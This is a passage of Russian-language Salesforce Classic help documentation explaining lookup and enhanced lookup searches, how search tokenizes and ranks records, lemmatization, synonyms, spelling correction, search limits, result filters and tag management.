Большинство стандартных поисков возвращает до 200 наиболее важных записей и позволяет отображать на странице до 50 записей одновременно. Поиски кампаний возвращают только первые 100 результатов. Если вы просмотрели все результаты и не нашли необходимую запись, введите более конкретный поисковый термин.

Результаты располагаются в алфавитном порядке по полю основного имени записи.



Результаты поиска не поддерживают сортировку, фильтрацию и настройку столбцов.

Система Salesforce возвращает совпадения для настраиваемого объекта только при наличии связанной настраиваемой вкладки. Данная вкладка может не отображаться.

Прим.: Рекомендуется преобразовать стандартные поиски в расширенные для получения лучших поисковых результатов. Администраторы включают расширенные поиски.

Расширенный поиск в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, **кроме Database.com**.

В отличие от стандартных поисков, расширенные поиски позволяют использовать дополнительные возможности поиска. Кроме того, расширенные поиски позволяют сортировать и фильтровать результаты поиска.

Доступность

Расширенные поиски доступны только для определенных объектов. Администраторы активируют расширенные поиски для каждого объекта.

Алгоритм поиска

При выполнении пустого поиска отображается список недавно просмотренных записей в диалоговом окне поиска. Если доступно, возможна сортировка и фильтрация недавно просмотренных записей. Если запись не отображается, выполните полный поиск.

По умолчанию расширенные поиски обрабатывают ограниченный набор полей (или поля *«Имя»*) для каждого объекта. Установите флажок **«Все поля»** (при его наличии) в диалоговом окне расширенного поиска и введите другие уникальные критерии поиска в запись, чтобы поиск осуществлялся по всем доступным для поиска полям.



При выполнении расширенного поиска механизм поиска разбивает поисковые термины на маркеры для возврата из индекса записей с совпадающими маркерами.


Исправление орфографических ошибок для критериев поиска не выполняется.

Результаты поиска

Расширенные поиски возвращают до 2 000 наиболее важных записей и позволяют пролистывать большие наборы результатов поиска. Если вы просмотрели все результаты и не нашли необходимую запись, введите более конкретный поисковый термин.

Результаты изначально представлены в алфавитном порядке по полю основного имени записи. Настраиваемые объекты отображаются по дате последнего просмотра.

Сортируйте результаты, нажимая заголовки столбцов. Используйте функцию **«Показать фильтры»** для фильтрации результатов. Используйте функцию **«Мои столбцы»** для изменения отображения столбцов в результатах поиска.



Прим.: Администраторы должны настраивать макет поиска для поля фильтра поиска, прежде чем пользователи смогут отсортировать или профильтровать результаты. Администраторы определяют доступные поля, возникающие в виде столбцов в макете поиска. Кроме того, пользователи могут скрывать и систематизировать столбцы, появляющиеся в макете **«Мои столбцы»**, но не могут добавлять столбцы, не включенные в макет. Таким образом, свяжитесь со своим администратором для запроса дополнительных столбцов, добавленных в макет.

Система Salesforce возвращает совпадения для настраиваемого объекта только при наличии связанной настраиваемой вкладки. Данная вкладка может не отображаться.

Советы по использованию стандартных и расширенных поисков

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, **кроме Database.com**.

Ниже перечислены рекомендации по использованию стандартных и расширенных поисков.

- Если пользователь не может найти какую-либо запись среди результатов поиска, необходимо проверить правильность критериев поиска или попробовать ввести более точный критерий. Если расширенные поиски отключены администратором, предусмотрена фильтрация или сортировка результатов. Администраторы также определяют, какие поля появляются в виде столбцов в макете поиска для уточнения результатов.
- При вводе значения в текстовое поле поиска и сохранении записи без нажатия значка поиска система Salesforce автоматически выполняет стандартный диалоговый поиск. При обнаружении точного совпадения система сохраняет данное значение в поле поиска даже при наличии других частичных совпадений. При обнаружении только частичных совпадений система Salesforce предлагает пользователю выбрать нужное значение из раскрывающегося списка совпадений. При отсутствии совпадений система отображает ошибку.
- Чтобы выполнить поиск по контактам, интересам, пользователям или другим лицам, поле «Личное имя» или «Фамилия» которых содержит пробелы, введите кавычки вокруг поискового запроса. Например, чтобы найти пользователя по фамилии *фон Мюллер*, введите запрос *"фон Мюллер"*.
- Если организация использует клиентский или партнерский портал Salesforce, то результаты, отображающиеся в диалоговом окне поиска пользователя, могут быть отфильтрованы путем выбора очереди или группы пользователей в раскрывающемся списке «Ответственный» или «Назначено».
- Если организация использует подразделения, а пользователю предоставлено полномочие «В зависимости от подразделений», то результаты поиска посредством диалогового окна поиска содержат записи подразделения, выбранного в диалоговом окне поиска.
- При выполнении *пустого поиска* отображается список всех недавно использованных записей. В стандартном окне поиска записи размещаются в алфавитном порядке по полю основного имени записи. В окне расширенного поиска записи размещаются по дате последнего просмотра. Количество записей зависит от типа объекта. Здесь приведено несколько примеров общих сценариев пустого поиска.
  - При стандартном поиске продуктов в диалоговом окне отображаются 50 записей.
  - При стандартных поисках кампаний диалоговое окно отображает 100 активных кампаний.
  - При стандартных поисках активов диалоговое окно отображает все активы, привязанные к контакту обращения.

  Если нужная запись не появилась в списке недавно использованных записей, выполните полный поиск. Наилучшие результаты можно получить, применяя более конкретные термины при поиске.

Автозаполнение полей поиска

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии, **кроме Database.com**.

Если данная возможность включена администратором, то поля поиска поддерживают автозаполнение.

Стандартные и расширенные поиски могут отображать динамический список совпадающих недавних записей при редактировании поля поиска. Список ограничивается объектами соответствующего типа и содержит недавно использованные элементы (кроме поисков пользователей). Например, при редактировании поиска по организациям система позволяет просматривать недавно использованные организации, имена которых соответствуют введенному префиксу. Данный список не отображает недавно использованные контакты.

Ниже перечислены ограничения, применяемые к функции автозаполнения полей поиска.

- Автозаполнение полей поиска выполняется только при наличии недавно просмотренных записей соответствующего типа.
- Поле поиска должно редактироваться на странице редактирования сведений о записи.

Всплывающие сведения отображаются только для полей поиска тех типов объектов, которые добавлены в списки недавно использованных записей. Например, продукты отсутствуют в списке недавно использованных записей, поэтому всплывающие сведения не отображаются для поля поиска продуктов.

Дополнительные сведения о принципах работы поиска

В этом разделе описаны внутренние механизмы сохранения данных и быстрого извлечения подходящих результатов поиска в Salesforce. Также показаны особенности поиска на различных платформах.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии, **кроме Database.com**

Как работает функция поиска?

С момента создания записи в Salesforce начинается работа поисковой системы с целью упростить поиск информации для пользователя. Поиск быстро возвращает подходящие результаты. В этом разделе приведен обзор принципов работы поиска в Salesforce.

Как сведения разбиваются поиском?

Чтобы эффективно хранить и находить информацию, поисковая система разбивает содержимое записи на более мелкие части, которые называются *маркеры* и сохраняет их в индексе поиска. Посмотрите, как распространены типы информации.

Различия в поиске между Lightning Experience, Salesforce Classic и Salesforce1

Глобальный поиск в полной версии системы Salesforce (как Lightning Experience, так и Salesforce Classic) и мобильном приложении Salesforce1 использует одинаковый поисковый индекс, поэтому всегда ведется поиск одних и тех же данных. Пользователь видит в мгновенных результатах один и тот же набор записей, к которым недавно осуществлялся доступ. На результаты поиска влияет область поиска (список наиболее часто используемых объектов). Тем не менее помните, что не все стандартные объекты доступны в приложениях Salesforce1 и Lightning Experience, поэтому иногда результаты поиска могут немного различаться. Кроме того, их интерфейс глобального поиска также может отличаться некоторыми визуальными и навигационными различиями.

Как упорядочиваются результаты поиска?

Поисковая система сортирует результаты по релевантности на основе частоты использования, порядка и уникальности критерия поиска, действий с записью и полномочий доступа. Релевантность результатов поиска может различаться для каждого пользователя.

Какие разновидности критериев поиска можно увидеть в результатах поиска?

Поиск возвращает результаты для схожих или связанных терминов, применяя лемматизацию, группы синонимов и псевдонимы. В некоторых случаях Salesforce улучшает поиск по критерию, исправляя орфографические ошибки, смягчая запросы и формируя их альтернативу.

Ограничения для поиска в Salesforce Classic

При использовании глобального поиска, поиска на боковой панели, расширенного поиска, структурированных запросов, списковых представлений и фильтров применяются некоторые ограничения.

Как работает функция поиска?


С момента создания записи в Salesforce начинается работа поисковой системы с целью упростить поиск информации для пользователя. Поиск быстро возвращает подходящие результаты. В этом разделе приведен обзор принципов работы поиска в Salesforce.

При создании записи (1) поисковая система разбивает доступное для поиска содержимое на более мелкие части, которые называются *маркерами* (2). Затем она сохраняет эти маркеры в поисковом индексе (3). Поисковый индекс похож на указатель для книги — каждый маркер в индексе снабжен ссылкой на запись, которая является его источником. Индексация содержимого помогает быстро найти подходящие результаты.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, **кроме** **Database.com**.



При выполнении поиска (1) поисковая система также разбивает на маркеры критерий поиска (2). Она сопоставляет эти маркеры с индексом для поиска подходящих записей (3), ранжирует записи по релевантности (4) и возвращает результаты, к которым у вас есть доступ (5).



Прим.: После создания или обновления записи новый текст будет индексирован и доступен для поиска через несколько минут. Не все объекты поддерживают поиск. Поисковая система возвращает только результаты, для просмотра которых у вас есть полномочия.

Дополнительную информацию о ведении поиска см. в этих видеороликах:

Поиск в Salesforce Classic

Поиск в Salesforce Lightning Experience

Как сведения разбиваются поиском?

Чтобы эффективно хранить и находить информацию, поисковая система разбивает содержимое записи на более мелкие части, которые называются *маркеры* и сохраняет их в индексе поиска. Посмотрите, как распространены типы информации.

Ниже приведены некоторые примеры маркеров, созданных и индексированных на основе сведений о записи. Запись может быть найдена посредством поиска, с использованием любого приведенного маркера.

Алфавитно-цифровые запросы разбиваются по границе буква-цифра. Критерии без алфавитно-цифровых символов (таких как знаки препинания) разбиваются в месте не алфавитно-цифровых символов на алфавитные, цифровые и алфавитно-цифровые маркеры.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, **кроме Database.com**.

Сведения о записи	Индексированные маркеры
Web2Lead	web2lead web 2 интерес
Acme, Inc.	acme inc
Exhibit-XYZ1234	exhibit-xyz1234 exhibitxyz1234 exhibit xyz1234 xyz 1234
(415) 999-3434	415 999-3434 9993434 999 3434
john.smith@domain.com	john.smith@domain.com

Сведения о записи	Индексированные маркеры
	@domain.com
	john.smith
	john
	smith
	johnsmith
	domain.com
	domain
	com
	domaincom

Совет: Если ваш поисковый запрос содержит знаки пунктуации или специальные символы и вы не получаете подходящие результаты, попробуйте повторить свой запрос, заменив знаки пунктуации на пробелы.

Для поисков на китайском, японском, корейском и тайском языке поисковая система возвращает точные результаты, используя специальную форму маркировки.

Сведения о записи	Индексированные маркеры
東京都 (префектура Токио)	**東京** (Токио)
	都 (префектура)

Различия в поиске между Lightning Experience, Salesforce Classic и Salesforce1

Глобальный поиск в полной версии системы Salesforce (как Lightning Experience, так и Salesforce Classic) и мобильном приложении Salesforce1 использует одинаковый поисковый индекс, поэтому всегда ведется поиск одних и тех же данных. Пользователь видит в мгновенных результатах один и тот же набор записей, к которым недавно осуществлялся доступ. На результаты поиска влияет область поиска (список наиболее часто используемых объектов). Тем не менее помните, что не все стандартные объекты доступны в приложениях Salesforce1 и Lightning Experience, поэтому иногда результаты поиска могут немного различаться. Кроме того, их интерфейс глобального поиска также может отличаться некоторыми визуальными и навигационными различиями.

Прим.: Хотя можно наблюдать небольшие различия в порядке появления результатов поиска, пользователь ищет тот же набор данных.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, **кроме Database.com**.

Функция	Загружаемые приложения Salesforce1 для устройств Android и iOS	Мобильное веб-приложение Salesforce1	Полная версия системы Lightning Experience	Полная версия системы Salesforce Classic
Доступ к поиску	Поле поиска вверху меню навигации приложения Salesforce1.	Значок поиска в верхнем колонтитуле.	Поле поиска в верхнем колонтитуле.	Поле поиска в верхнем колонтитуле.
Мгновенные результаты при выборе поля поиска	Отображение списка недавно использованных записей по всем объектам.	Отображение списка недавно использованных записей для объекта, выбранного на панели области поиска.	Отображение списка недавно использованных записей по всем объектам.	Недоступно. Начните печатать, чтобы увидеть мгновенные результаты.
Мгновенные результаты по мере ввода	Вводимые символы определяют фильтрацию списка наиболее часто используемых записей.	Вводимые символы определяют фильтрацию списка наиболее часто используемых записей. По мере ввода список начинает также отображать совпадающие записи, которые давно не использовались.	Вводимые символы определяют фильтрацию списка наиболее часто используемых записей. По мере ввода список начинает также отображать совпадающие записи по нескольким объектам, которые давно не использовались.	Вводимые символы определяют фильтрацию списка наиболее часто используемых записей.
Полные результаты поиска	Отображение первых трех записей для каждого из недавно использованных объектов. Результаты группируются по объекту и сортируются по релевантности.	Отображение нескольких результатов для объекта, выбранного на панели области поиска. Просмотр дополнительных результатов доступен после изменения объекта. Результаты сортируются по релевантности.	Отображение списка **«Популярные результаты»**, который содержит популярные результаты для часто используемых объектов. Просмотр дополнительных результатов доступен после изменения объекта. Результаты сортируются по релевантности.	Отображение первых пяти записей для каждого из недавно использованных объектов. Результаты группируются по объекту и сортируются по релевантности.

Функция	Загружаемые приложения Salesforce1 для устройств Android и iOS	Мобильное веб-приложение Salesforce1	Полная версия системы Lightning Experience	Полная версия системы Salesforce Classic
Уточнение результатов поиска	Недоступно.	Сортировка результатов может быть выполнена по любому полю, отображаемому в результатах поиска.	Сортировка результатов может быть выполнена по заголовку столбца или с помощью кнопки сортировки.	Результаты могут сортироваться по заголовку столбца. Фильтрация также доступна, если она активирована администратором.
Поиск по лентам Chatter	Глобальный поиск не позволяет находить сведения в лентах. Взамен воспользуйтесь поиском по лентам Chatter. Чтобы воспользоваться полем поиска, потяните пальцем вниз верхний край страницы **Chatter**.	Чтобы просмотреть результаты поиска по ленте «Вся компания», выберите **«Ленты»** на панели области поиска со страницы результатов поиска.	Чтобы просмотреть результаты поиска по ленте «Вся компания», выберите **Chatter** на панели области поиска со страницы результатов поиска.	Чтобы просмотреть обновления ленты по всей компании, щелкните **«Поиск по лентам»** на странице результатов поиска.
Символы поискового термина	**iOS**: Глобальный поиск выдает результаты для первых 155 символов поискового термина. Поиск ленты выдает результаты первых 100 символов. **Android**: выдает результаты поискового термина, независимо от количества символов.	Выдает результаты для первых 100 символов поискового термина.	Выдает результаты для первых 100 символов поискового термина.	**Боковая панель и расширенный поиск**: Выдает результаты для первых 80 символов поискового термина. **Глобальный поиск**: Выдает результаты для первых 100 символов поискового термина.

Как упорядочиваются результаты поиска?

Поисковая система сортирует результаты по релевантности на основе частоты использования, порядка и уникальности критерия поиска, действий с записью и полномочий доступа. Релевантность результатов поиска может различаться для каждого пользователя.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, **кроме** **Database.com**.

Приоритизация и фильтры

Поисковая система использует много факторов для ранжирования записей. Эти факторы не отображаются в порядке их применения или по степени важности.

Частота
Определение приоритета записей, содержащих больше экземпляров поисковых терминов. Кроме того, записи, содержащие все или большую часть введенных поисковых терминов, отображаются выше.

Уникальность
Приоритизация записей, содержащих уникальные термины (допуская, что уникальность увеличивает вероятность совпадения).

Расположение
Приоритизация записей, содержащих поисковый термин в полях имени, заголовка или типа темы.

Близость
Приоритизация записей, содержащих поисковые термины как можно ближе друг к другу. Записи, содержащие одинаковую последовательность терминов, отображаются выше. Аналогично, если отдельная буквенно-цифровая строка индексируется посредством нескольких маркеров, то точные совпадения отображаются выше совпадений с промежуточными словами.

Ответственность
Приоритизация собственных записей.

Длина
Нормализация количества экземпляров термина в записи во избежание неоправданного приоритета длинных документов над короткими. Данный приоритет применяется только к записям Salesforce Knowledge.

Вложение записи
Нормализует количество экземпляров критериев во вложении. Вложениям с большим числом экземпляров критерия поиска не дается неоправданный приоритет над более подходящими записями с меньшим числом экземпляров. Применяется только к записям Salesforce Knowledge.

Действия записи
Приоритизация часто просматриваемых или редактируемых записей и записей с большим количеством связанных записей (например, связанные списки). Дата создания данных не влияет на приоритет результата.

Доступ
Отображение только записей, доступных для просмотра.

Почему разным пользователям отображаются разные результаты?

Результаты поиска подгоняются под пользователя, выполняющего эту операцию.

- Полномочия доступа определяются профилями пользователей. Запись, недоступная текущему пользователю, но доступная другим пользователям, отображается только им.

- Ответственность за запись поднимает записи в результатах поиска. Собственная запись отображается в результатах поиска выше.
- Журнал просмотра или редактирования записи поднимает записи в результатах поиска. Запись, просмотренная или отредактированная недавно, отображается в результатах поиска выше.
- Журнал объекта поднимает записи в результатах поиска. Записи часто используемых типов объектов отображаются в результатах поиска выше.

Какие разновидности критериев поиска можно увидеть в результатах поиска?

Поиск возвращает результаты для схожих или связанных терминов, применяя лемматизацию, группы синонимов и псевдонимы. В некоторых случаях Salesforce улучшает поиск по критерию, исправляя орфографические ошибки, смягчая запросы и формируя их альтернативу.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме Database.com

Лемматизация

Лемматизация сводит разные измененные формы слова к единой форме в зависимости от контекста. Затем поиск возвращает совпадения для расширенных форм. Данное правило применяется только к типу искомого вами слова. Поиск имени существительного может вернуть совпадения вариантов формы существительного. Поиск глагола может вернуть совпадения вариантов формы глагола. Например, поиск для «*функция*» показывает результаты для «*функции*», а поиск «*добавить*» совпадает с элементами, которые содержат «*добавляет*», «*добавление*» и «*добавленный*».

Совпадения по формам поискового термина отображаются в результатах поиска под точными совпадениями.

Ниже перечислены поддерживаемые объекты.

- Обращение (включая комментарии)
- Лента Chatter
- Группа Chatter
- File
- Идея (включая комментарии)
- Статья базы знаний
- Вопрос
- Прием на обслуживание
- Ресурс услуги
- Территория обслуживания
- Решение
- Заказ-наряд
- Элемент строки заказа-наряда

Ниже перечислены поддерживаемые языки.

- Китайский
- Датский
- Голландский

- Английский
- Французский
- Немецкий
- Итальянский
- Японский
- Корейская
- Норвежский
- Португальский
- Русский
- Испанский
- Шведский
- Тайский

Группы синонимов

Группы синонимов содержат слова и фразы, которые в ходе поиска учитываются одинаково. Поиск одного термина из группы синонимов возвращает все термины группы. Например, поиск *USB* вернет результаты для всех терминов в группе синонимов, которая содержит термины *USB*, *флэш-накопитель*, *флэшка* и *карта памяти*.

Ниже перечислены поддерживаемые объекты.

- Обращение
- Лента Chatter
- File
- Статья базы знаний
- Идея
- Вопрос
- Прием на обслуживание
- Ресурс услуги
- Территория обслуживания
- Заказ-наряд
- Элемент строки заказа-наряда

Исправление ошибок

Если поиск не вернул результатов из-за возможной орфографической ошибки, отображаются результаты, соответствующие правильному написанию критерия поиска.

В Lightning Experience сообщение вверху страницы результатов поиска указывает, что выполнено исправление орфографических ошибок.

Прим.: При исправлении орфографических ошибок

- Поиск по исправленным критериям выполняется только для поля имени поддерживаемых объектов.
- У каждого объекта один и тот же критерий может быть исправлен по-разному.

- Исправление ошибок не выполняется для поисковых запросов, содержащих символ подстановки, например *Jo**, или число, например *PD2000*.
- В Salesforce Classic отсутствуют какие-либо визуальные признаки того, что результаты получены для исправленного критерия поиска.

Ниже перечислены поддерживаемые объекты.

- Актив
- Вложение
- Организация-компания
- Кампания
- Обращение
- Лента Chatter
- Группа Chatter
- Контакт
- Настраиваемый объект
- Событие
- File
- Статья базы знаний
- Интерес
- Примечание
- Возможность
- Организация-лицо
- Пользователь
- Вопрос
- Ресурс услуги
- Территория обслуживания
- Задача

Ниже перечислены поддерживаемые языки.

- Английский

Псевдонимы

Не можете запомнить прозвище пользователя? Просто выполните поиск по имени, а возвращенные результаты будут содержать совпадения для связанных прозвищ. Например, поиск по запросу *«Миша Петров»* возвращает совпадение для имени *«Михаил Петров»*.

Ниже перечислены поддерживаемые объекты.

- Организация-компания
- Контакт
- Интерес
- Организация-лицо
- Пользователь

Ниже перечислены поддерживаемые языки.

- Английский

Смягченный запрос

Если поисковый запрос изначально не дает результатов по конкретному критерию, Salesforce расширяет поиск, включая записи, чьи имена частично содержат введенные вами критерии. Например, при поиске термина *ноут*, будет предложен вариант *ноутбук*. Если поиск содержит знаки пунктуации или специальные символы, но не дает точного совпадения, Salesforce расширит запрос для поиска других возможных результатов. Например, поиск `1234.SILVER` вернет запись для *XYZ-1234-SILVER*, если исходный поиск не дал совпадений.

Альтернативные запросы в базе знаний

Если поиск статьи базы знаний не принес хотя бы 20 результатов, содержащих все ваши критерии, операция поиска выдает совпадения с любым критерием. Поддерживается только объект статьи знаний.

Поисковый запрос	Без альтернатив запросу	С альтернативами запроса
пляжный домик	Результаты, **содержащие оба** термина *пляжный* и *домик* в полях записи, доступных для поиска.	Результаты с **одним из** терминов *пляжный* или *домик* в полях записи, доступных для поиска.

Ограничения для поиска в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, **кроме Database.com**.

При использовании глобального поиска, поиска на боковой панели, расширенного поиска, структурированных запросов, списковых представлений и фильтров применяются некоторые ограничения.

Chatter и глобальный поиск

Когда включен компонент Chatter, функции глобального поиска и поиска по лентам включены, а функции поиска на боковой панели и расширенного поиска выключены. Для использования глобального поиска администратор организации должен включить поддержку Chatter. Параметры поиска недоступны пользователям Chatter Free.

Область поиска не влияет на поиск в лентах Chatter, что охватывает совпадения для публикаций по всем объектам.

Поиск на боковой панели и расширенный поиск

Таблица ниже содержит основные различия между функциями поиска на боковой панели и расширенного поиска.

Функция	Боковая панель	Расширенный поиск
Расположение	При наличии доступа отображается в левой части страницы. Боковой панели может быть разрешено свертывание.	Ссылка на расширенный поиск при выполнении поиска на боковой панели.

Функция	Боковая панель	Расширенный поиск
Поля и вложения записей	Ведет поиск по всем типам настраиваемых полей, за исключением типов «текстовая область», «область подробного текста» и «область обогащенного текста». Поиск по стандартным полям варьируется в зависимости от объекта. Поиск во вложениях не ведется.	Ведется поиск по всем типам настраиваемых полей. Поиск по стандартным полям варьируется в зависимости от объекта.
Поиски по нескольким объектам	Выберите один объект для ограничения области поиска. Чтобы выполнить поиск по всем объектам, доступным через боковую панель, щелкните **«Искать все»**.	Выберите как минимум один объект для ограничения области поиска. Чтобы выполнить поиск по всем объектам, доступным через расширенный поиск, щелкните **«Искать все»**.
Критерии поиска	Использование поиска по фразе и сопоставление терминов в точной последовательности. Например, поиск по запросу *«иван петров»* возвращает элементы, содержащие *«Иван Петров»*, но не *«Иванушка Петров»* или *«Иван А. Петров»*. Кроме того, поисковые термины дополняются конечным специальным символом. Например, *«Иван А. Петров*»*.	Использование поиска по отдельному слову для полей записи, доступных для поиска. Например, поиск по запросу *«иван петров»* возвращает элементы, содержащие *«Иван Петров»*, а также контакт «Иван Сидоров», содержащий адрес эл. почты isidorov@petrov.ru.
Поиск по прозвищам	Не содержит результаты для прозвищ.	Прозвища отображаются в результатах.
Исправление ошибок	Недоступно.	Если поиск не вернул результатов из-за возможной орфографической ошибки, отображаются результаты, соответствующие правильному написанию критерия поиска. Возможность исправления орфографических ошибок зависит от объекта.

Структурированные запросы на основе нескольких критериев

Чтобы найти записи на основе структурированного запроса (например, организации из определенной области или открытые возможности внутри компании), воспользуйтесь списковым представлением, отчетом или панелью мониторинга.

Флажок «Ограничиться моими элементами»

Если флажок **«Ограничиться моими элементами»** установлен, то результаты поиска не содержат активы, идеи, счета, заказы, вопросы, сметы, ответы и пользователей, так как данные записи не имеют ответственных.

Фильтры

Доступные поля фильтра в макете поиска определяются администратором. Фильтры поиска недоступны на клиентских или партнерских порталах.

При фильтрации результатов поиска оператор выбирается автоматически на основе типа поля. Если не указано иное, то все поля используют оператор «содержит». Поля типа «автонумерация» и «телефон» используют оператор «содержит», так как могут содержать нечисловые символы. Ниже перечислены типы полей, использующие оператор «равно».

- Даты
- Числа (кроме полей типа «автонумерация» и «телефон»)
- Коды записей

Явное использование оператора «ИЛИ» поддерживается только числовыми полями. Фильтры результатов поиска (кроме числовых полей) используют запятые в качестве операторов «ИЛИ». Например, при вводе критерия «компания, калифорния» в поле фильтра «Имя организации» отображаются записи, содержащие слова «компания» или «калифорния». Числовые поля (где запятая может являться частью числа) не обрабатывают запятые в качестве операторов «OR», поэтому оператор OR должен вводиться вручную.

При добавлении нескольких критериев отображаются только записи, соответствующие всем критериям. Например, при вводе критерия «компания калифорния» в поле фильтра «Имя организации» отображаются записи, содержащие слова «компания» и «калифорния».

Не включайте «http://» или «https://» в критерий URL-фильтра, чтобы не получить неожиданные результаты. После ввода значений в поля типа «URL-адрес» и сохранения записей система Salesforce добавляет префикс http:// в любой URL-адрес, который не начинается с префикса http:// или https://. Добавленный префикс http:// не хранится в базе данных. Например, если в поле «Веб-сайт» ввести «salesforce.com» и сохранить запись, в поле будет отображаться «http://salesforce.com», но значение сохранится как «salesforce.com». Таким образом, если ввести в поле фильтра веб-сайта «http://salesforce.com», в результатах не будет вашей записи.

Просмотр, поиск и управление тегами

Чтобы открыть страницу «Теги», щелкните имя любого тега на странице сведений. Если теги добавлены администратором на боковую панель, щелкните ссылку **«Теги»** на боковой панели.

Ниже перечислены действия, доступные на данной странице.

- Просмотр и поиск тегов
- Поиск записей по тегам
- Поиск тегов
- Переименование и удаление тегов
- Просмотр статистики использования личных тегов

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для переименования или удаления общедоступных тегов:

- «Менеджер тегов»

Просмотр и поиск тегов

Чтобы ограничить или расширить списковое представление, воспользуйтесь флажками «Личные теги» и «Общедоступные теги». Личные теги предназначены для индивидуального использования, поэтому отображаются только собственные личные теги, тогда как общедоступные теги отображаются без ограничений.

Чтобы просмотреть теги, которые начинаются с определенной буквы, выберите нужную букву вверху области просмотра тегов, либо щелкните ссылку **«Следующая страница»** или **«Предыдущая страница»**.

По умолчанию теги отображаются в алфавитном порядке. Чтобы отсортировать теги по количеству соответствующих записей, выберите критерий **«По частоте использования»** в раскрывающемся списке «Сортировать». Чтобы отсортировать теги по времени их назначения, выберите критерий **«По недавнему использованию»**.

Поиск записей по тегам

Чтобы просмотреть список записей, организованных по объекту, щелкните имя нужного тега. Количество связанных записей отображается напротив тега. Чтобы уточнить результаты поиска, выберите дополнительные теги. При выборе нескольких тегов отображаются только те записи, которые соответствуют всем выбранным тегам. Чтобы удалить тег из фильтра, щелкните значок **[X]** напротив нужного тега. Чтобы удалить все теги и повторить поиск, щелкните ссылку **«Очистить выбранные теги»**.

Прим.:

- В некоторых случаях количество записей, связанных с тегом, может превышать количество записей, отображаемых при выборе данного тега на странице «Теги». Возможные причины: присвоение тега записи и потеря полномочия на ее просмотр ввиду изменения правил общего доступа или назначение недоступной записи как минимум одного общедоступного тега.
- Результаты поиска и страница «Теги» не отображают настраиваемые объекты без связанной с ними вкладки даже в том случае, если настраиваемые объекты поддерживают использование тегов.

Пользователи могут настроить столбцы и параметры фильтрации результатов поиска.

Поиск тегов

Введите критерии в текстовое поле «Поиск тегов» и нажмите кнопку **«Поиск»**. В области просмотра отображаются только те теги, которые соответствуют заданным критериям поиска. Чтобы просмотреть записи, связанные с тегом, щелкните имя нужного тега.

Поисковые запросы должны содержать не менее двух символов и допускают использование специальных символов и операторов.

Последние результаты поиска сохраняются в области просмотра тегов напротив алфавита в верхней части страницы. Чтобы просмотреть результаты, щелкните поисковый запрос.

Переименование и удаление тегов

- Чтобы переименовать тег, наведите указатель мыши на нужный тег и выберите пункт **«Переименовать»** в раскрывающемся меню. Введите новое имя тега в текстовое поле и нажмите кнопку **«Сохранить»**.
